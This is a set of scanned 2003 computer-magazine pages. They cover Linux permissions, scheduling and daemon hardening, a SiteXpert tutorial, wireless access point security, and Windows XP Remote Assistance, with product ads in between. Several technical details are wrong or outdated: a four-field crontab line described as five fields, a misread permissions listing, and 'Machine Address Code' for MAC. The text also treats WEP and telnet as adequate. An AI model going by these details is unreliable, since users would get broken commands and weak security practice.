After you've finished, save your changes and return to the shell prompt. Type `startx` to launch X Windows. If you listed more than one resolution in the Modes line, you will be able to pan through them by pressing `Ctrl+Alt+Plus` on the keypad.

Once you've managed to get through the configuration of your system, there are a few basic points that you have to know to keep your Linux box running at peak efficiency — especially in terms of securing your box.

There's a good reason for this because the last thing you need is for someone to come and set up shop on your machine and use it as a launching pad for illegal activity. For day-to-day running check out these pointers.

PERMISSIONS

UNIX-based operating systems like Linux use files to manage data input and output. For example, if your printer is set up on `/dev/lp0`



(which it most probably will be if it's a parallel printer), you send a file to that location to print it. Likewise a memory key; you can copy files to it by sending them to `/dev/sda0`. File permissions define who is able to read, write or execute any file on a UNIX or Linux system, and are used to control access to system resources. You can set individual permissions on each file, or by extension or device.

The elegance of this system is found in the amount of control it offers the administrator. You can tweak your system so that some users can access a printer, memory key or modem, while others may also get access to scanners and other system devices.

Even if you're the only person that uses your machine, it's important to understand permissions — if your computer's connected to the Internet, people can log into it and tie up your system resources. Even worse, they can take ownership of your system, masquerade as you, and then use your machine to launch attacks or forward spam to thousands of mailboxes.

The core concept in the Linux file system is ownership. When a user creates a file, technically they own it. That means they are free to set the permissions on the file to define who can and can't work with it. A file owner can change the permission flags to allow other individual users to access it, but this is arduous.

Linux makes use of groups to get around this, and enables permission changes to affect more than one user at once. The groups are configured via the `/etc/group` file. Each line of the file features a group definition, containing the name of the group and the members.

By default, all user accounts on a system are also members of an additional group, called "others". Any permissions given to the "others" group are applied to all users on a system — on a university or large business network with tens of thousands of users, the "others" group becomes invaluable.

It may be tempting to log in as root all the time, in which case you have permission to read and write to every file on the system. This is a massive security risk though, as there aren't any "are you sure?" dialogue boxes that appear onscreen in the event of an accidental trashing of a folder or device. It remains too easy to destroy your system. A program will run with the same privileges as the person that executed it, so if you have minimal read/write permission outside your home directory, it minimises the potential harm from Trojan horses or other malicious code.

With this emphasis on ownership, there's a need to pass ownership from one user to another. Otherwise all users would have to log on as root to be able to execute programs, or install their own instances of any application they need, which is a waste of system resources. Users can also transfer ownership from one user to another via the `chown` command, or `chown` command. For more information on how to use it, type `man chown` at the shell prompt.

You can get a verbose listing of the files in a directory by typing `ls -l` at the terminal prompt. In a sample directory, you'll end up with an output that looks like this:

```
[matt@localhost etc]$ ls -l
-rw-r--r-- 1 root root 703515 Jan 19 17:22 termcap
-rw-r--r-- 1 root root 3933 Mar 14 10:08 tmdns.conf
-rw-r--r-- 1 root root 1412 Mar 14 10:08 tmdns.services
-rw-r--r-- 1 root root 774 Jan 30 15:21 updatedb.conf
drwxr-xr-x 2 root root 4096 Apr 17 14:07 urpmi/
drwxr-xr-x 3 root root 4096 Apr 17 13:53 vfs/
-rw-r--r-- 1 root root 610 Dec 5 09:51 xclassrc
-rw-r--r-- 1 root root 295 Feb 14 12:04 xinetd.conf
drwxr-xr-x 2 root root 4096 Apr 17 13:56 xinetd.d/
drwxr-xr-x 2 root root 4096 Apr 17 13:52 xml/
-rw-r--r-- 1 root root 8182 Mar 12 19:24 xpdfrc
[matt@localhost etc]$
```

The permissions for each file are listed in the left column. They are grouped into sets of three characters. The first one is ignored, but the next three characters (`rw-` in this case) list the permissions of the owner. The next set (also `rw-` in this case) describes the permissions of the owner group, while the final set defines the permissions for everyone else. In this example, the owner can read and write to the file, members of the owner's group can read and write to the file, but other users can only read it. Of course, this goes for directories and devices, too. In addition to "read" and "write", there's also an "execute" flag. Directories have to be set to

executable for your group before you can read or write to them, and scripts have to be set as executable before they can be run.

You can change the individual permission flags on a file manually by making use of the `chmod` command. This enables you to change the permissions on a file for the owner, owner's group and others, represented by the `u`, `g`, and `o` characters. The read, write or execute flags for a particular file (and user or group) are represented by `r`, `w`, and `x` characters, and are turned on or off using `+` or `-` prefixes. For example, to change the permissions on a file called `myfile.txt` so that it's universally readable and writeable, you'd invoke the command:

```
chmod o+rw myfile.txt.
```

Thankfully batch changes can be made to save you from the arduous process of changing permissions for an entire directory tree. The `chmod -R` command recursively changes the permissions of all files and directories (including the current directory `.`) and is particularly useful if you're running a Web site. Again, detailed information regarding how to use `chmod` can be found in the man pages and accessed by typing `man chmod` at the terminal prompt.

SCHEDULING EVENTS

After you've managed to get your Linux system up and running, and are familiar with permissions and how the file system works, one of the most handy tools in the command line user's quiver is the `at` command. UNIX system administrators everywhere use it to trigger reminders, schedule events, and perform maintenance tasks. The basic syntax is simply `at <time to schedule the event>`. Open a terminal window and type `at 6:55pm` at the prompt. The prompt will change to `at>`, where you can type the commands that you'd like the system to execute at that time. For example, to send a message to yourself reminding you that the TV news is about to start, type:


```
at 6:55pm
at> echo "The news is about to start."
at> <CTRL-D>
```

Hitting Control-D at the prompt saves the event. There are a number of reserved words that you can use for the time (like noon, midnight, teatime, and now) to save you from typing in exact numbers, and schedule events a certain amount of time into the future. For example, the following fragment will delete all files in the `/matto/` temp directory one hour from the time it's executed:

```
at now + 60 minutes
at> rm -rf /matto/temp
at> <CTRL-D>
```

You can use the `at` command to schedule backups by copying folders to a device, perform basic maintenance, or grab images from a Webcam. Your imagination is the limit. You can look at the list of at events that are waiting to be executed by typing `atq` at the shell prompt.

While the `at` command lets you execute a command once, what if you want to schedule an event (like a backup) every day or every



▶ **Mandrake's Control Center:** provides access to screen size and colour depth settings.



► **Time management:** *Mondroke* features a built-in GUI frontend for *cron*.

week at the same time? In this case, the `crontab` command is more suitable. To schedule events, you have to enter them into the cron table. To do so, type `crontab -e` at the shell. You'll be presented with a list of scheduled events, but if this is the first time you've run it, the `crontab` will be empty. On the next line, type:

```
* * * * /bin/echo Hi
```

The first five asterisk fields in the line represent the minutes (0-59), hour (0-23), day of month (1-31), month (1-12 or Jan-Dec), and finally, the day of the week (0-6 or Mon-Sun) to run the event. An asterisk is a wildcard, which means "every" for that particular field. You're free to insert the command to run after the time. For example, to schedule a backup of a directory called `/matto/temp` to a USB memory key at midnight every day, you'd enter the line:

```
0 0 * * * /bin/cp /matto/temp/* /mnt/usbkey
```

You're not limited to this format, though. If you want to run an event on Monday, Wednesday and Friday, you could modify the line to read:

```
0 0 * * mon,wed,fri /bin/cp /matto/temp/* /mnt/usbkey
```

... or if you only want it to happen over a range of months:

```
0 0 * jan-mar mon,wed,fri /bin/cp /matto/temp/* /mnt/usbkey
```

You can get a list of the events waiting in the cron table by typing `crontab -l`.


DAEMONS

While Linux is an extremely secure operating system, you need to be diligent about locking down your box to prevent attacks from outside, especially if you're connected to the Internet most of the time. The first thing to look at is the daemons that are running by default. A daemon is a program that waits for a specific event before launching, and can be a potential security risk if you've got too many running as it allows outside users to get a lot of information about your machine. For example, the FTP daemon sits and listens for an incoming FTP request before granting FTP access to the machine that's trying to connect. If you disable the FTP daemon, then other machines can't access yours via the FTP protocol.

The list of daemons is stored in `/etc/inetd.conf`, which is simply a text file. You can open it in any editor. Inside the text file, you'll find entries for all the daemons on your system. If there are any that you'd like to cut from the list, simply put a `#` symbol at the start of the line to comment them out. When the daemons are initially set up, they will be skipped over. After you've made your changes and saved the `/etc/inetd.conf` file, you have to restart `inetd` to execute the new daemons. Type:

```
kill -HUP $(cat /var/run/inetd.pid)
```

at the shell prompt to restart it and set your changes in motion. If you're serious about locking your Linux box down to help minimise attacks from the outside world, you'll want to look at shutting down



the echo, popd, imapd, rsh, gopher, finger, shell, login, exec, talk, systat, netstat, and chargen daemons. Of course, you can always reinstate a daemon if you decide that you need it at a later time by removing the `#` character from the start of the line in the `/etc/inetd.conf` file.

After you've gone through and trimmed a number of the daemons out of your list, it's time to clean out the services that are launched upon starting the system. Most distributions feature a `chkconfig` command that can be used to configure the startup services. Although the ones to disable will vary depending on your distro and what you're using the computer for, you should disable as many as possible. Look to the table for a list of the common ones found on most Linux systems.

CONTROLLING INCOMING CONNECTIONS

The next phase of armouring your Linux box against outside attack is to control who is allowed to connect to your machine. There are two files in the `/etc` directory that are used to define incoming and outgoing connections. The first is called `/etc/hosts.allow`, which specifies which external hosts are able to connect to your box. Predictably, the list of hosts that you're locking out is stored in `/etc/hosts.deny`. A good rule of thumb is to lock everyone out except those that need access. A typical `/etc/hosts.deny` file will simply contain a line that reads:

```
ALL:ALL
```

This denies connections from any outside sources. If you don't want to log into it from the outside world and are just using the Linux box for production, this is all you need. If you have a small network, and you want to enable telnet access from one of the machines on your network (let's say 192.168.0.12), you'd add `telnetd:192.168.0.12` to the `/etc/hosts.allow` file.

It's a good rule of thumb to try and run as few services as possible, as it makes it easier to keep track of any changes that might take place on your system, and it's inherently more secure.

The steps listed here will leave you with a secure machine, but if someone's determined to break in, they'll find a way. There are several more steps you can take to lock down your Linux box, including building TCP wrappers, shutting down individual ports and tweaking the kernel against outside attacks. Stay tuned to find out how in next month's issue of *APC*. □□□



Insight for your Web site

David Williams demonstrates how to create a professional navigation scheme within minutes, using Xtreme's SiteXpert 4.1.

Drop-down menus and navigational maps are commonly used for interacting with software — everything from selecting program options to traversing file and folder hierarchies, and even stepping through a document (such as an outline in Word). Yet navigation between the pages of a Web site remains largely inconsistent.

SiteXpert can create professional menu and site map schemes, literally within minutes — and without any programming. SiteXpert generates dynamic menus and collapsible maps using a variety of technologies including DHTML, JavaScript and Java applets. The code generated is compatible with all major browsers and platforms.

SET YOUR SITES

The first time SiteXpert is run and you elect to create a new site map, it displays a step-by-step wizard (subsequent runs simply invoke SiteXpert's custom mode where pages can be manually added to and removed from a layout).

Two schemes are available: file structure mode, where the Web site hierarchy is created to reflect the file and directory structure used on disk; and Navigation mode, where the hierarchy is created to reflect the links between pages on the site.

After selecting a scheme, tell SiteXpert where the site's home page is — either on disk, or as a URL. SiteXpert will spider the site from this starting point to determine all the pages making up the site. External sites can be either excluded or included in the spidering, and subsequently in the generated site map.

Finally, select options to include or exclude specific types of files

(such as PDFs, ASPs and so on), and whether to represent pages on the menu by name, description or in several other manners. SiteXpert allows for Web pages to use a custom <DESCRIPTION> tag, to hold the description text to be used in the menu. This tag should be embedded into HTML comments, so as not to confuse browsers:

```
<TITLE>page title</TITLE>
```

```
<!--<DESCRIPTION>SiteXpert-specific page description</DESCRIPTION-->
```

Click Finish and SiteXpert traverses the Web site, locating pages and constructing a site map according to the specifications given.

DROP DOWN OR MAP AROUND

The site map that's been generated is only a starting point. Using the Layout tab page on SiteXpress' main screen, items (folders and links) can be added and removed, indented and outdented, repositioned and have their properties altered. The interface is natural and intuitive — drag items to reposition them; use Shift-click and Ctrl-click to select or deselect multiple items. Dragging a folder also moves all subfolders and child links to the new location. Each link can have its own unique icon on the menu and target a specific frame if the site uses a frameset.

A preview tab page is provided, with an embedded Microsoft Internet Explorer window to show what the generated site map will look like. This is only available if IE4.0 or higher is installed. The preview is only generated to a temporary folder, which means the links will not work.


Click the Options button to elect where SiteXpert should generate the final site map code. A sensible location is in the same folder as the rest of the site's Web pages, which needn't be on the local filesystem but can be on a remote FTP server. The generated code is created in its own HTML file and can either be used in a Web site as is, or copied-and-pasted into other HTML pages.

To have SiteXpert upload output files to an FTP server, a number of options need to be specified. Beside the obvious ones (server, username, password), the path can also be set relative to the default path of the FTP account (such as public_html/sitemap) or absolute (/home/username/public_html/sitemap). If the given folder doesn't exist, it will be created by SiteXpert.

The Styles tab page is used to alter the site map appearance and behaviour, with several varieties of drop-down menus, hierarchy trees and index pages. Click Preview to see how the style looks in practice.

KEEPING THE MAP UP-TO-DATE

Obviously a Web site is a dynamic and ever-changing organism. SiteXpress can update a previously generated site map to reflect recent changes in two ways: either by opening a saved site map and using the layout wizard; or by calling SiteXpress from a command prompt or BATCH file — specify the flag /g and the path of a saved site map to have that site map updated. [\[TIP\]](#)



Quick and easy: SiteXpert has created a starting site map for a personal Web site.

New VGA Empire

Beyond Your Imagination

RADEON 9800-9200 series

R9800, R9200 AGP8X series Graphics Accelerator

RADEON 9700 PRO GV-R9700 PRO

- Powered by ATI RADEON™ 9700 PRO Visual Processing Unit (VPU)
- First to fully support DirectX® 9.X
- Supports the new AGP 8X standard
- First 8-pixel pipeline architecture
- All new 256-bit memory interface
- 128MB DDR memory accelerates the latest 3D games
- First to use pixel shaders to accelerate video
- DVI-I and TV-Out connector supported
- Supports Gigabyte V-Tuner for overclocking



RADEON 9200 GV-R9200

- Powered by ATI Radeon 9200 GPU
- Full support for AGP 8X standard doubles bandwidth
- 128MB DDR memory accelerates the latest 3D games
- Sharper-looking 3D graphics with ATI SMOOTHVISION™ technology
- DVI-I and TV-Out connector supported
- Supports Gigabyte V-Tuner for overclocking
- Supports video capture for video editing (VIVO)



RADEON 9200 GV-R92128D

- Powered by ATI Radeon 9200 GPU
- Full support for AGP 8X standard doubles bandwidth
- 128MB DDR memory accelerates the latest 3D games
- Sharper-looking 3D graphics with ATI SMOOTHVISION™ technology
- Dual display support with HYDRAVISION™
- Supports Gigabyte V-Tuner for overclocking



For more information, please call our distributors

Australia

N.S.W. HILLMARK: 02-9748-8811
 GLOBAL: 02-9644-7900
 SYDNEY: 02-9748-9800
 MELB: 03-948-7725
 VICTORIA HILLMARK: 03-9548-8355
 SYDNEY: 1300-880-038
 PERTH: (08) 9481-1861
 MICKTON: 08-9561-8866
 QUEENSLAND SYDNEY: 07-3647-8300
 SYDNEY: 08-9244-5700
 HILLMARK: 08-9244-5711
 NEW ZEALAND: 04-575-8832

New Zealand

Black Diamond Technology Limited
 04-575-8832
 Checkpoint New Zealand Limited
 04-575-8832



© 2003 Gigabyte Technology Co., Ltd. All rights reserved. All trademarks are the property of their respective owners. Reproduction without permission is prohibited. All other trademarks are the property of their respective owners.

GIGABYTE
TECHNOLOGY

Upgrade Your Life™ www.gigabyte.com.tw



Access all areas

Jarrold Spiga explains how to set-up a secure wireless access point.

Despite the best efforts of the network vendors, setting up a wireless access point isn't *always* plug-and-play. You should always expect to spend a little extra time and effort configuring the hardware for your network, especially when it comes to securing it against intruders who'll be happy to take a free broadband ride on your wireless network if given the chance.

The first step is to identify the best location for your access point. Received signal strength and data transfer speeds will be best if the access point is in the direct line of sight from where you're working. When configuring the access point, set it up at a location close to your computer, only moving it to its final location when configuration is complete.

If you have an existing 10/100baseT Ethernet network with a hub or a switch, you'll need to connect the access point via a passthrough cable. To connect a PC directly to your access point with a PC/Hub selector switch, you can use a passthrough cable and set the switch to the PC setting. If your access point doesn't have this selector, you'll need to use a crossover cable between the PC and access point (see the box on the opposite page for details).

There are a number of ways to configure the access point. Most devices can be configured via a Web interface, but some may have command line interfaces, or additional client software. The manuals that come with your access point will advise what methods are available to configure the device.

Firstly, configure the access point's IP settings. Some access points ship with a static IP address already assigned, while others rely on the presence of a DHCP server to assign an IP address. In most cases, it's easier to assign a manual IP address to your access point. To do this, find the existing IP address on the device (this can usually be determined from your manuals), and load the management interface. After logging in to the access point, you should be able to change configuration parameters including the IP address. You may also want to configure other IP options, such as the DNS servers and default gateway you are using: these can be handy for troubleshooting purposes if things go wrong.

After configuring the IP settings on the access point, you should set up the Radio Service Set ID (SSID). The SSID is a small string that you can use to identify the access point. It's important to set so that you can identify this access point from your client in an area where there may be other access points available. At this stage, it's also logical to set the mode of operation for the access point. If this is the only access point on your network, or you want this access point to operate separately from any other access point on your network, make sure that it's configured to be a root bridge. If you want this access point to repeat a signal from another access point, then set the device as a repeater.

Numerous access points have further configuration options, such as SNMP, radio compatibility and security options. You may configure these now if you wish, but these options can affect the way your new access point operates. In the meantime, don't be concerned with security — we will come to that shortly.

Once you've reached this stage, wireless devices should now be able to see your access point. If you get your PC/laptop with a 802.11x wireless adaptor and query for networks available, you should be able to see a wireless access point with the SSID that you listed earlier, and be able to connect to the network.

If you can't see the access point from your wireless PC/laptop, it's a good idea to check physical connectivity first. Make sure the wireless adaptor is properly installed, powered, and that any drivers are correctly installed on the client. You can use tools such as NetStumbler (included on this month's cover CD) to see the strength of the signal coming from your access point — this can help you determine if you are getting a strong enough signal from the access point, and identify radio black spots.

Also, simple connectivity tests, such as pinging the access point from a host on the wired network, may also help diagnose any problems on the wired side of the access point.

SECURING YOUR WI-FI NETWORK

With an unsecured wireless network, it's possible for anyone with a wireless adaptor to connect to your network as long as they are within range. This is obviously dangerous, as others can gain access to your network resources and data. There are legions of war drivers who proactively seek out access to wireless networks with poor security mechanisms, in order to make unauthorised use of those networking resources.

Sometimes this can be as simple as leeching access to the Internet via your broadband connection. Other times, it can be as invasive as having data on your computer copied, corrupted, cleared or otherwise compromised. In the same way that you don't want others eavesdropping on your telephone conversations, you also don't want unauthorised users accessing your network.

You'll never be able to make it totally bulletproof, but you should try and put in the most mechanisms you can, in order to prevent unauthorised access.



WIRED EQUIVALENT PRIVACY

The most common method for protecting a wireless network is to encrypt the data that traverses the network using Wired Equivalent Privacy (WEP). Devices encrypt data using a shared key, and can only decrypt that data if they know the key. Initially, WEP used a 40-bit key, but more recent WEP implementations are using 128-, 152- and 256-bit encryption. In general, the longer a WEP key is, the harder (in terms of computing power required) it is to crack. 40-bit keys don't offer much protection as they can be cracked in a few hours. 128-bit keys take significantly longer, and are the minimum length

Crossover or passthrough?

An RJ-45 Ethernet cable consists of eight wires, of which only four are used for the transmission of data. Looking at the diagram, wires one and two are used for transmitting data from a transceiver device (such as a PC or a router) and wires three and six are used for receiving data. A passthrough cable is where pin one at one end of the cable connects to pin one at the other end, pin two goes through to pin two, and so on. Passthrough cables need to be connected between transceiver devices and repeating devices — it's the repeating device's responsibility to ensure that the signal on the transmission line from one transceiver PC goes down the receiver line to the destination PC.

But what happens if we connect a passthrough cable directly between two PCs? The wire that's carrying the transmitted signal from one PC goes to the transmitter of the other PC instead of going to the receiver. This is the reason why we have to use a crossover cable when connecting one PC directly with another. A crossover cable has wire one connected to pin three in the plug on one end of the cable, and wire three to pin one. Wires two and six are also crossed over in this fashion.



key to use at the present time. In some cases, you may need to contact the manufacturer of your equipment for flash updates or updated drivers in order to use some levels of encryption.

As the method of encrypting data using WEP requires computational processing, a slight performance penalty is experienced. If you are using a wireless router, you could expect to see some additional computational overhead. However, in real world networking scenarios where we only have one access point, this performance penalty is negligible.

Enabling WEP is a straightforward process. From the management application on your access point, you'll need to set up a key, in the form of a string of hexadecimal characters. Once this is set up, use the same key across all devices that you would like to

connect to your wireless network. As with all passwords and keys, they should be changed from time to time in order to minimise the chance of security being breached. One of the disadvantages of WEP is that when you change the key on the access point, you also need to update the key on all other linked devices.

MAC FILTERING

Every networking device is assigned a 48-bit hardware address known as the Machine Address Code (MAC). Think of all devices connected to your access point to be on the same network segment (or broadcast domain). Whenever one device communicates with another device on the same broadcast domain, the data frame is addressed to the receiver's MAC, and addresses from the sender's MAC.

A large number of access points have the ability to filter all traffic and only forward data from devices with certain hardware addresses on the network. To enable this type of data-link layer security, you need to configure your access point so that it forwards all traffic to and from MACs that are being used on your network. If a device has a MAC that is not listed in the list attempts to communicate on the network, the access point will simply drop that traffic, and not allow it to continue across the network.

The disadvantage of using MAC filtering is that it's possible to change the MAC on networking devices: if a malicious user reconfigures the hardware address on their wireless adaptor to match one listed in the list of MACs on your access point, they will be able to circumvent this filtering mechanism.

IP FILTERING

Internet Protocol (IP) is the network-layer protocol used on almost all networks (especially those connected to the Internet). All hosts on the same network can communicate directly with each other, and all hosts can communicate with hosts on other networks by routing traffic through a gateway or router. You can add another level of security to your wireless network by filtering out wireless traffic going to the access point from IP addresses that you don't know about. IP filtering options are available on many access points, particularly those that also act as routers or Internet gateways.

When implementing IP filtering, first think locally, then globally. Determine the IP addresses of the wireless devices on your network, and configure your access point to only allow communication to and from these IP addresses on the wireless interface. Then, determine the addresses of devices on your wired network that you want to be able to communicate with, and allow those IPs to communicate over the wired interface.

This kind of basic firewalling is not bulletproof — if someone uses an IP that you have given access to, they will have access to the network (provided that they can also circumvent any other security measures you have in place).

AUTHENTICATION

For years, authenticating users with a username and password has been an effective way of securing network resources. It's possible to configure something similar on your wireless network. By ensuring that things on your computer (such as file and print shares) are at least password protected, users who don't know the password shouldn't be able to gain access to those resources.

Most access points also have the ability to use the Extensible Authentication Protocol (EAP). If you enable EAP on your access point, when a client connects to the access point and successfully authenticates, the access point sends the client a session-based WEP key and allows the client to access the network. Without the WEP key, the client can't connect to the network, and the client can't get a WEP key unless the user can be fully identified. This has particular advantages in more secure environments, as people generally find it easier to remember passwords than WEP keys, and passwords can be changed on the authentication server without having to reconfigure every client on the wireless network.

In order to utilise EAP, most access points require you to have a third-party authentication server, such as a Remote Authentication Dial-In User Service (RADIUS) server.

VIRTUAL PRIVATE NETWORKING

Often employed when a wireless network is being used as a bridge between networks, Virtual Private Networking (VPN) tunnels are good for end-to-end encryption of data. VPNs were initially developed as a way to offer remote users secure connectivity to private networks via the public Internet. Setting up a tunnel involved authenticating the remote client appropriately, encrypting and encapsulating data transferred to and from the remote client, and having mechanisms in place to detect when this data is being compromised.

The same principle can be implemented on a wireless network, treating the air interface much like the public Internet. Some access points (particularly those with routing abilities) will have the ability to be the endpoint for a VPN tunnel — if you have this functionality available to you, it's possible to set up the wireless client so it connects to the access point via a tunnel. You can then configure the access point to block all traffic that isn't coming down a VPN tunnel.

Alternatively, it's possible to set up an end-to-end tunnel between the wireless client and another system on the wired network, which can then route requests to the rest of the network. The wireless client would still need to connect to an access point to communicate with the wired host, but you could configure the access point to again only allow VPN traffic through. You would also need to configure the wired host to accept and route traffic appropriately. This configuration can be quite tricky.

One of the main disadvantages to using VPN tunnels is that they won't operate over Network Address Translation (NAT) gateways or Internet Connection Sharing (ICS) gateways. This means that if you want to connect your wireless network to another network, the IP addressing schemes on both networks must be compatible. <http://www.eetimes.com>

WPA: a successor to WEP?

Other protocols are being developed to improve wireless security, such as Wi-Fi Protected Access (WPA). WPA is supposed to include numerous security mechanisms, such as a new Temporal Key Integrity Protocol (TKIP), which can overcome key cracking problems in WEP by changing the key at random intervals, and informing authenticated clients of the key change. During this key change process, Message Integrity Checks are performed in order to make sure that the key

exchange is not interrupted by external sources or unauthenticated hosts. In a business environment, 802.1x port access control ensures that keys are only transmitted to clients that have been authenticated on the network.

The Institute of Electrical and Electronics Engineers (IEEE) has set up the 802.11 task group to look into WPA and other wireless link layer security mechanisms for both near-term and long-term solutions. You can look up the status of the project for this task group at http://grouper.ieee.org/groups/802/11/Reports/tgl_update.htm

17" G4 PowerBook!

See it NOW at Next Byte

Featuring the largest, most spectacular display to grace a portable, miraculously engineered into a 2.5cm thin notebook that's ultralight (just 3.1kg) and ULTRA desirable

- 17 inch display with an eye-popping 13.1 million pixels (that's the same viewable area as a 19 inch CRT monitor).
- High speed power of Power Mac G4 1GHz processor.
- Futuristic backlit keyboard with ambient light sensor.
- Legendary SuperDrive - burns CDs and DVDs.
- Fast FireWire 800 and built-in Bluetooth.
- NVIDIA GeForce4 440 Go with 64MB of DDR SDRAM
- Gigabit ethernet built-in
- Great software already pre-loaded



Camera for illustration purposes only

17" G4 PowerBook

\$6,995

or from only \$63/wk*



iPod for PC!
Carry up to 4,000 songs!

And doubles as a portable hard drive. Now for Mac AND PC.

From \$845

Hurry to save \$400 on funky iBook run out sale

Great value on NEW iBook. Strictly while stocks last

From \$1,799

or \$21/wk*



Ask us how easy it is for OS X to connect to Windows!



Keynote
When your presentation really counts.
\$195



Microsoft Office
SAVE over \$500 when purchased with any Mac.
Just \$440



iMovie
Professional image editing standard. See it FLY on a Mac!
\$1,495 save \$100



PhotoShop 7
Professional image editing standard. See it FLY on a Mac!
\$1,495 save \$100



Final Cut Pro
Emmy award winning movie editing optimised for G4.
\$1,799 save \$100



FileMaker Pro
Leading workgroup database software business solution.
\$549 save \$50

Next Byte are Australia's #1 Mac reseller. Talk to us about great prices today!

Reasons why you should switch to Mac

It just works ...

Only with a Mac do you find absolutely flawless integration of hardware and software. And you will find all the essentials built right in.

It doesn't crash ...

Mac OS X is built on the industrial strength and stability of UNIX and fully memory protected.

Built for the internet ...

When did you last configure a PC for the internet? Take you long? It wont on a Mac. Fact is, most of our customers are surfing within 15 minutes.

Your own digital entertainment centre ...

Designed and built for today's digital lifestyle, the Mac offers a complete ensemble of digital tools.

Works effortlessly with PCs ...

Macs are at home on PC networks making sharing files and printers with PCs entirely painless.

Lots of software titles ...

You'll find all the same applications you already know including the popular Microsoft Office as well as over 3,000 other applications - from CAD to databases.

Next Byte Australia's Macintosh Specialists

NEW STORES NOW OPEN IN PENRITH AND DEE WHY - PLUS GLENELG IN MID MAY!

South Australia
Victoria
New South Wales

Glenunga: Ph 08 8338 7444 Adelaide CBD: Ph 08 8410 8585 Glenelg: Ph 08 8367 4777
Melbourne CBD: Ph 03 9329 3911
Sydney CBD: Ph 02 9367 8585 Baulkham Hills: Ph 02 9688 6066 Pymble: Ph 02 9144 4866
Penrith: Ph 02 4722 8311 Dee Why: Ph 02 9971 5000

Queensland
Western Australia

Brisbane: Ph 07 3832 9799 Surfers Paradise: Ph 07 5504 1000 Twin Towns: Ph 07 5599 4808
Nedlands: Ph 08 9389 0400



AppleCentre



Subscribe to our regular emails at nextbyte@nextbyte.com.au

next byte

local call: 1300 361 119 www.nextbyte.com.au email: nextbyte@nextbyte.com.au

Conditions apply. All stock available and information correct at time of printing. Offers strictly while stocks last and not to be used in conjunction with any other offers or vouchers. Pictures are for illustration purposes only. Agency sales are excluded. *Please ask for full rental terms and conditions. ©DMC

Workshop

Outside control with RA


With Windows XP's Remote Assistance (RA), you can log into another PC and troubleshoot without leaving your desk. *Serdar Yegulalp* explains.

One of the most frustrating experiences you can have is trying to fix someone's PC over the phone — you can spend hours explaining what they need to do, all the while thinking, "If only I was there..."

Maybe you can't be there, but Windows XP allows you to do the next best thing. Using technologies inherited from Windows 2000 and NT 4.0, it lets you invite a remote user to work with your PC as if they were right at the keyboard. Dubbed Remote Assistance (RA), it's a big leap forward from just talking people through something over the phone — now you can enact it for them as they watch, or fix problems from your end without having to go to their PC in person. It's also a way to allow someone else to show you how something works on your PC, or vice versa — again, without needing to bring them over to your house or office.

INVITATION ONLY

RA works by invitation: if you need help from your PC you send out an invitation, either by email or as a standalone file. The recipient of the invite runs the file to get access to the remote system and types a password (specified by the remote system owner). Then, up pops a remote copy of the other computer's desktop that behaves exactly like the real thing. The speed of the desktop depends on what kind of network connection you have, but it's functional even on a dialup link. Remote Assistance was built from the ground up to be relatively



RSVP: invitations can be sent by email or saved as a file, which can also be mailed out or distributed in some other form.

secure, so that it wouldn't be possible to use the system to remotely hijack someone's desktop against their will.


ENABLING REMOTE ASSISTANCE

The first step in using Remote Assistance is to make sure the machine to be controlled is RA-enabled. Right-click on My Computer, select Properties, then click the Remote tab and check Allow Remote Assistance invitations to be sent from this computer (if you're reasonably sure that you're not going to use RA anytime soon, you can disable it. This not only disables the sending of RA invites, but prevents them from being activated at all).


To send an invitation from that machine, fire up Help and Support from the Start button, and click on Invite a friend to connect to your computer with Remote Assistance. If your buddy is available as a Windows Messenger contact, you can sign in and send the invitation that way. Alternatively — and more commonly — you can send the invitation by email, or save it as a file and send it separately. Once you choose the delivery method, fill in a name for the invite and a short message that describes the problem. The message itself is optional, but can be useful for filling in the other person ahead of time.

Next, pick an expiration period, which can be set in minutes, hours or days. This is how long the invitation is valid. After the designated time, the invitation is no longer valid on that computer. If you're sending out the invitation on a disk, set the timeout interval to a week or so; if it's by email, set it to several hours.

You can also choose to set a password for the remote session. Don't use the message field to tell the other person the password — make sure it's a password that both of you are aware of, such as



► **Chat windows:** for typed messages between the user and the host.



▶ **Access:** Remote Assistance can be enabled or disabled on a per-machine basis.

